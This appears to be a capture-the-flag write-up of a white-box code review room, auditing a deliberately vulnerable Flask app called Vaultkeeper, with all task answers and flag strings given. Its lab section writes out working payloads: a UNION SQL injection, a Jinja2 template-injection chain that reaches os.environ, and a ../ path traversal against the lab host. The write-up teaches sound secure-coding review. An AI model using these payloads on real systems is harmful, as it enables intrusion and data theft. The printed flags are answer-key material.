| Follow @anir0y | |
|---|---|
| Web Frameworks: Code Review |  |

This medium-difficulty room in the Web Application Pentesting path teaches white-box code review by walking through a Flask application called Vaultkeeper. The first six tasks cover the methodology: reading order (config, routes, handlers), source-to-sink tracing, grepping for dangerous patterns, and recognising injection, access control, path, and secret flaws in Python code. Task 7 is a practical lab where you apply the method to find and exploit three vulnerabilities in Vaultkeeper: SQL injection via an f-string in cursor.execute, server-side template injection via render_template_string, and path traversal via os.path.join with send_file.
Task 1: Introduction
Setup task. The room introduces white-box testing as a reading problem rather than an exploitation problem. The method has five steps: orient in the codebase, map the attack surface from routing and configuration, trace user input from source to sink, triage with grep and Semgrep, then verify each candidate by hand.
Task 2: Orienting in a Codebase
The reading order for a web application starts with the entry point (the file that boots the app), then the dependency manifest, then configuration, then routes, then handlers. Each step narrows the search space for the next.
The dependency manifest (requirements.txt in Python, package.json in Node) lists pinned versions. An old version is a lead you can search against CVE databases. Configuration (config.py) tells you whether debug mode is on, what the secret key looks like, and where uploads go. Routes (@app.route in Flask) enumerate every entry point; handlers are the functions those routes call.
Answers
- At step 2 of the reading order we check the dependency manifest. What is the filename for a Python project? requirements.txt
- Which decorator marks a function as a route, and therefore an entry point, in a Flask application? @app.route
- We read configuration before any route handler because a setting like DEBUG = True changes how every later bug behaves. What is the configuration filename in this project? config.py
Task 3: Source-to-Sink Analysis
Source-to-sink analysis is the core of code review. A source is where user-controlled data enters the application (request.args.get, request.form, request.files). A sink is where that data does something dangerous (cursor.execute, render_template_string, subprocess.run, send_file, pickle.loads). A vulnerability exists when data flows from a source to a sink without adequate sanitisation.
The worked example traces request.args.get("name") through string concatenation into render_template_string, which is SSTI. The safe counterpart (render_template) takes a filename and passes variables as keyword arguments, so user input never reaches the template engine’s parser.
Answers
- Tracing backwards from a cursor.execute call, we walk the value back to the point where it entered the application. What is that entry point called? source
- render_template_string and subprocess.run(…, shell=True) are both examples of what? sink
- In the worked example, request.args.get(“name”) flows into render_template_string without sanitisation. What class of vulnerability does this produce? SSTI
Task 4: Grepping for Danger
The first triage pass is a recursive grep across all Python files for known dangerous function names: cursor.execute, render_template_string, subprocess.run, send_file, pickle.loads, eval, exec. The -rn flags give recursive search with line numbers.
Semgrep replaces text matching with structural matching. It understands Python’s AST, so cursor.execute(f"SELECT ...") matches an f-string-in-SQL rule while cursor.execute("SELECT ... WHERE id = ?", (id,)) does not. The --config flag points Semgrep at a community ruleset (like p/python or p/flask).
Answers
- Our first triage pass is a single grep that searches every Python file recursively with line numbers. Which two flags do that? -rn
- Semgrep matches code structure rather than text. Which flag points it at a community ruleset? –config
Task 5: Injection Vulnerabilities in Code
Two injection sinks the room highlights:
Command injection via subprocess.run depends on shell=True. With shell=True, the command string is passed to /bin/sh, so semicolons, pipes, and backticks in user input become shell metacharacters. Without it, each argument is a separate list element and the OS receives them literally.
Insecure deserialisation via pickle.loads. Python’s pickle protocol can instantiate arbitrary objects and call their __reduce__ method during deserialisation. An attacker who controls the pickled bytes controls what gets instantiated, which means arbitrary code execution.
Answers
- With subprocess.run(), the difference between safe and exploitable is whether the flag _____ is set. What is that flag? shell=True
- Insecure deserialisation reaches code execution because the deserialiser can be told to instantiate arbitrary objects. Which Python function is the dangerous sink? pickle.loads
Task 6: Access Control, Path, and Secret Flaws in Code
Path traversal happens when user input reaches send_file(os.path.join(UPLOAD_DIR, filename)) without validation. os.path.join does not prevent ../ sequences, so the attacker can walk out of the upload directory and read any file the process can access. The safe alternative is send_from_directory, which restricts the served file to the named directory.
IDOR (Insecure Direct Object Reference) happens when a handler fetches a record by its URL parameter (Vault.query.get(item_id)) without checking whether the authenticated user owns that record. Any logged-in user can read anyone else’s vault entries by guessing or incrementing the ID.
Hardcoded secrets like SECRET_KEY = "vk_s3cr3t_d0_n0t_sh1p_2026" and DEBUG = True in config.py are real findings even when you cannot exploit them remotely. A leaked secret key lets an attacker forge session cookies; debug mode leaks stack traces and may enable the Werkzeug debugger console.
Answers
- We read send_file(os.path.join(UPLOAD_DIR, filename)) on user input as the dangerous pattern. What is the safe alternative that restricts to a single directory? send_from_directory
- Reading a handler, we find Vault.query.get(item_id) keyed on the URL id with no owner check. What is this vulnerability class called? IDOR
Task 7: Practical: Auditing a Flask Application
The lab deploys a Flask application called Vaultkeeper at http://TARGET:8080. Login credentials are analyst:vaultkeeper. The source code is at ~/vaultkeeper/app.py on the target machine.
Reading the source
SSH in and read app.py. The five routes of interest are /search, /vault/<int:item_id>, /files/download, /files/upload, and the auth routes. Configuration in config.py shows SECRET_KEY = "vk_s3cr3t_d0_n0t_sh1p_2026" and DEBUG = True.
The three exploitable sinks:
/searchbuilds a SQL query with an f-string:cursor.execute(f"SELECT title, secret FROM vault WHERE owner_id = {uid} AND title LIKE '%{q}%'"). Theqparameter comes straight fromrequest.args.get("q").The same
/searchhandler passes the query throughrender_template_string("Results for: " + q). User input concatenated into a Jinja2 template string is SSTI./files/downloadtakesrequest.args.get("file"), joins it withos.path.join(UPLOAD_DIR, filename), and returnssend_file(path)with no validation.
SQL injection (UNION-based)
The query selects two columns (title, secret), so the UNION needs two columns. The system_flags table (visible in init_db.py) has columns flag and flag. Close the quote, inject the UNION, and comment out the trailing %':
  # curl -s -b jar 'http://TARGET:8080/search' \
    --data-urlencode "q=' UNION SELECT flag, flag FROM system_flags-- -" \
    | grep -o 'THM{[^}]*}'
  THM{REDACTED}
What is the flag? THM{un10n_b4s3d_sql1_dump3d}
Server-side template injection (SSTI to RCE)
The same handler echoes the query through render_template_string, so the query is rendered as a Jinja2 template. Confirm the injection with {{7*7}} (returns “Results for: 49”), then climb to command execution. The FLAG2 value lives in the application’s process environment:
  # curl -s -b jar 'http://TARGET:8080/search' \
    --data-urlencode "q={{7*7}}" | grep -oE 'Results for: [0-9]+'
  Results for: 49

  # curl -s -b jar 'http://TARGET:8080/search' \
    --data-urlencode \
    "q={{request.application.__globals__.__builtins__.__import__('os').environ.get('FLAG2','')}}"
  THM{REDACTED}
The cycler.__init__.__globals__.os gadget chain also works, but request.application.__globals__ is shorter and avoids the Jinja2 sandbox.
What is the flag? THM{j1nj4_ss71_to_rc3}
Path traversal via send_file
The download handler joins user input onto the upload directory and calls send_file with no validation. Walk out of the upload folder with ../ to read /flag3.txt:
  # curl -s -b jar 'http://TARGET:8080/files/download?file=../../../flag3.txt'
  THM{REDACTED}
What is the flag? THM{send_file_tr4v3rs4l_w1n}
Task 8: Conclusion
The room closes by noting that the two findings we did not exploit (the IDOR on the vault endpoint and the hardcoded SECRET_KEY) are real and worth confirming in notes. Vaultkeeper has no command injection or insecure deserialisation sink, but a full report lists every class we studied, including the ones that are absent. On a real engagement with source in hand, start every review the same way: read the config, list the routes, and follow the input.
Takeaways
The reading order is the entire method, and the exploit is just the confirmation step. Every vulnerability in Vaultkeeper was identifiable from the source code alone before touching the running application. The f-string in cursor.execute, the concatenation into render_template_string, and the bare send_file with os.path.join are all visible in a single grep -rn pass. The exploit payloads took minutes to construct because the source told us the exact column count for the UNION, the exact variable name for the SSTI gadget, and the exact directory depth for the traversal. Without the source, each of those would have required blind enumeration. This is why white-box review is faster than black-box testing for the same bug classes: the code gives you the parameters that black-box testing has to guess.
Safe and dangerous functions in the same framework often differ by one word, and the dangerous one is usually the shorter call. render_template_string vs. render_template. send_file vs. send_from_directory. cursor.execute(f"...") vs. cursor.execute("...?", (param,)). The dangerous version is the one that takes a raw string and interprets it; the safe version is the one that separates data from structure (parameterised queries, file-path restriction, template files). A grep for the dangerous function name plus a manual check that user input reaches it is the fastest triage pass for each class.
Room solved 100%: 8 tasks, 17 answers.